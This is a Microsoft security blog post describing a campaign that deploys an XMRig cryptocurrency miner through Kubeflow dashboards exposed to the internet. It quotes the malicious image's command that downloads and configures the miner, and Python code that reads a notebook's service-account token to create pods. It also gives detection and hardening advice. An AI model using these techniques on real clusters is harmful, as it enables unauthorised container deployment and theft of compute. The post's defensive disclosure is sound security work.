Misconfigured Kubeflow workloads are a security risk

microsoft.com/security/blog/2020/06/10/misconfigured-kubeflow-workloads-are-a-security-risk/

June 10, 2020

Azure Security Center (ASC) monitors and defends thousands of Kubernetes clusters running on top of AKS. Azure Security Center regularly searches for and research for new attack vectors against Kubernetes workloads. We recently published a blog post about a large scale campaign against Kubernetes clusters that abused exposed Kubernetes dashboards for deploying cryptocurrency miners.

In this blog, we'll reveal a new campaign that was observed recently by ASC that targets Kubeflow, a machine learning toolkit for Kubernetes. We observed that this attack effected on tens of Kubernetes clusters.

Kubeflow is an open-source project, started as a project for running TensorFlow jobs on Kubernetes. Kubeflow has grown and become a popular framework for running machine learning tasks in Kubernetes. Nodes that are used for ML tasks are often relatively powerful, and in some cases include GPUs. This fact makes Kubernetes clusters that are used for ML tasks a perfect target for crypto mining campaigns, which was the aim of this attack.

During April, we observed deployment of a suspect image from a public repository on many different clusters. The image is **ddsfdfsaadfs/dfsdf:99**. By inspecting the image's layers, we can see that this image runs an XMRIG miner:

```
/bin/sh -c wget https://github.com/xmrig/xmrig/releases/download/v5.9.0/xmrig-5.9.0-xenial-
x64.tar.gz &&   tar xvzf xmrig-5.9.0-xenial-x64.tar.gz &&      cd xmrig-5.9.0 &&      sed -i
's/"url": *"[^"]*",/"url": "[redacted]",/' ./config.json &&    sed -i
's/"user": *"[^"]*",/"user": "[redacted]",/' ./config.json &&     sed -i 's/"pass":
*"[^"]*",/"pass":[redacted]/' ./config.json &&       sed -i 's/"donate-level": *[^,]*,/"donate-level":
1,/' ./config.json &&   sed -i 's/"tls": *[^,]*,/"tls": true,/' ./config.json
```

This repository contains several more images, which differ in the mining configuration. We saw some deployments of those images too.

Looking at the various clusters that the above image ran on showed that most of them run Kubeflow. This fact implies that the access vector in this attacker is the machine-learning framework.


The question is how can Kubeflow be used as an access vector for such an attack?

Kubeflow framework consists of many different services. Some of those services include: frameworks for training models, Katib and Jupyter notebook server, and more.

Kubeflow is a containerized service: the various tasks run as containers in the cluster. Therefore, if attackers somehow get access to Kubeflow, they have multiple ways to run their malicious image in the cluster.

The framework is divided into different namespaces, which are a collection of Kubeflow services. Those namespaces are translated into Kubernetes namespaces in which the resources are deployed.

In first access to Kubeflow, the user is prompted to create a namespace:



Kubeflow


Namespace

A namespace is a collection of Kubeflow services. Resources created within a namespace are isolated to that namespace. By default, a namespace will be created for you.

Namespace Name: anonymous


In the picture above, we created a new namespace with the default name **anonymous**. This namespace is broadly seen in the attack and was one of the indicators to the access vector in this campaign.

Kubeflow creates multiple CRDs in the cluster which expose some functionality over the API server:



```
c:\>kubectl get crd | findstr kubeflow
experiments.kubeflow.org                             2020-04-30T16:23:40Z
inferenceservices.serving.kubeflow.org               2020-04-30T16:23:22Z
notebooks.kubeflow.org                               2020-04-30T16:22:46Z
poddefaults.kubeflow.org                             2020-04-30T16:22:17Z
profiles.kubeflow.org                                2020-04-30T16:24:23Z
pytorchjobs.kubeflow.org                             2020-04-30T16:22:50Z
scheduledworkflows.kubeflow.org                      2020-04-30T16:24:18Z
suggestions.kubeflow.org                             2020-04-30T16:23:41Z
tfjobs.kubeflow.org                                  2020-04-30T16:23:35Z
trials.kubeflow.org                                  2020-04-30T16:23:41Z
viewers.kubeflow.org                                 2020-04-30T16:24:14Z
```

In addition, Kubeflow exposes its UI functionality via a dashboard that is deployed in the cluster:



Quick shortcuts

- Upload a pipeline — Pipelines
- View all pipeline runs — Pipelines
- Create a new Notebook server — Notebook Servers
- View Katib Studies — Katib
- View Metadata Artifacts — Artifact Store

Recent Notebooks

No Notebooks in namespace anonymous

Recent Pipelines

- [Tutorial] DSL - Control structures — Created 4/30/2020, 7:30:01 PM
- [Tutorial] Data passing in python components — Created 4/30/2020, 7:29:59 PM
- [Demo] TFX - Taxi Tip Prediction Model Trainer — Created 4/30/2020, 7:29:58 PM
- [Demo] XGBoost - Training with Confusion Matrix — Created 4/30/2020, 7:29:57 PM

Recent Pipeline Runs

None Found

Documentation


- Getting Started with Kubeflow — Get your machine-learning workflow up and running on Kubeflow
- MiniKF — A fast and easy way to deploy Kubeflow locally
- MicroK8s for Kubeflow — Quickly get Kubeflow running locally on native hypervisors
- Minikube for Kubeflow — Quickly get Kubeflow running locally
- Kubeflow on GCP — Running Kubeflow on Kubernetes Engine and Google Cloud Platform
- Kubeflow on AWS — Running Kubeflow on Elastic Container Service and Amazon Web Services
- Requirements for Kubeflow — Get more detailed information about using Kubeflow and its components

The dashboard is exposed by Istio ingress gateway, which is by default accessible only internally. Therefore, users should use port-forward to access the dashboard (which tunnels the traffic via the Kubernetes API server).

In some cases, users modify the setting of the Istio Service to Load-Balancer which exposes the Service (**istio-ingressgateway** in the namespace **istio-system**) to the Internet. We believe that some users chose to do it for convenience: without this action, accessing to the dashboard requires tunneling through the Kubernetes API server and isn’t direct. By exposing the Service to the Internet, users can access to the dashboard directly. However, this operation enables insecure access to the Kubeflow dashboard, which allows anyone to perform operations in Kubeflow, including deploying new containers in the cluster.

If attackers have access to the dashboard, they have multiple methods to deploy a backdoor container in the cluster. We will demonstrate two options:

1. Kubeflow enables users to create a Jupyter notebook server. Kubeflow allows users to choose the image for the notebook server, including an option to specify a custom image:


Name

Specify the name of the Notebook Server and the Namespace it will belong to.

Name	Namespace: anonymous

Image

A starter Jupyter Docker Image with a baseline deployment and typical ML packages.

☑ Custom Image

Custom Image

CPU / RAM

Specify the total amount of CPU and RAM reserved by your Notebook Server. For CPU-intensive workloads, you can choose more than 1 CPU (e.g. 1.5).

CPU: 0.5	Memory: 1.0Gi

Workspace Volume

Configure the Volume to be mounted as your personal Workspace.

☐ Don't use Persistent Storage for User's home

Type	Name	Size	Mode	Mount Point
New	workspace-{notebook-nam	10Gi	ReadWriteOnce	/home/jovyan


Data Volumes

Configure the Volumes to be mounted as your Datasets.

Configurations


This image doesn't necessarily have to be a legitimate notebook image, thus attackers can run their own image using this feature.

1. Another method that attackers can use is to deploy a malicious container from a real Jupyter notebook: attackers can use a new or existing notebook for running their Python code. The code runs from the notebook server, which is a container by itself with a **mounted service account**. This service account (by default configuration) has permissions to deploy containers in its namespace. Therefore, attackers can use it to deploy their backdoor container in the cluster. Here's an example of deploying a container from the notebook using its service account:



```
import kubernetes
import yaml

# Access to the Jupyter ServiceAccount. by default: default-editor
sa = open(r"/var/run/secrets/kubernetes.io/serviceaccount/token", "r").read()

# Sample pod YAML that runs NGINX
x= """apiVersion: v1
kind: Pod
metadata:
  name: my-pod
  namespace: anonymous
  labels:
    name: my-pod
spec:
  containers:
  - name: my-container
    image: nginx
"""

body = yaml.safe_load(x)

configuration = kubernetes.client.Configuration()
configuration.api_key['authorization'] = sa
configuration.verify_ssl = False
configuration.api_key_prefix['authorization'] = 'Bearer'
configuration.host = "https://10.0.0.1:443"
namespace = 'anonymous'
api_instance = kubernetes.client.CoreV1Api(kubernetes.client.ApiClient(configuration))
api_response = api_instance.create_namespaced_pod(namespace, body)
```

The Kubernetes threat matrix that we recently published contains techniques that can be used by attackers to attack the Kubernetes cluster. A representation of this campaign in the matrix would look like:



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

The attacker used an exposed dashboard (Kubeflow dashboard in this case) for gaining **initial access** to the cluster. The **execution** and **persistence** in the cluster were performed by a container that was deployed in the cluster. The attacker managed to **move laterally** and deploy the container using the mounted service account. Finally, the attacker **impacted** the cluster by running a cryptocurrency miner.

How to check if your cluster is impacted?

1. Verify that the malicious container is not deployed in the cluster. The following command can help you to check it:

kubectl get pods –all-namespaces -o jsonpath="{.items[*].spec.containers[*].image}" | grep -i ddsfdfsaadfs

1. In case Kubeflow is deployed in the cluster, make sure that its dashboard isn't exposed to the internet: check the type of the Istio ingress service by the following command and make sure that it is not a load balancer with a public IP:

kubectl get service istio-ingressgateway -n istio-system

Conclusion

Azure Security Center has detected multiple campaigns against Kubernetes clusters in the past that have a similar access vector: an exposed service to the internet. However, this is the first time that we have identified an attack that targets Kubeflow environments specifically.

When deploying a service like Kubeflow within a cluster it is crucial to be aware of security aspects such as:

1. Authentication and access control to the application.
2. Monitor the public-facing endpoints of the cluster. Make sure that sensitive interfaces are not exposed to the internet in an unsecure method. You can restrict public load balancers in the cluster by using Azure Policy, which now has integration with Gatekeeper.
3. Regularly monitor the runtime environment. This includes monitoring the running containers, their images, and the processes that they run.
4. Allow deployments of only trusted images and scan your images for vulnerabilities. The allowed images in the cluster can be restricted by using Azure Policy.

To learn more about AKS Support in Azure Security Center, please see this documentation.

Start a trial of Azure Security Center Standard to get advanced threat protection capabilities.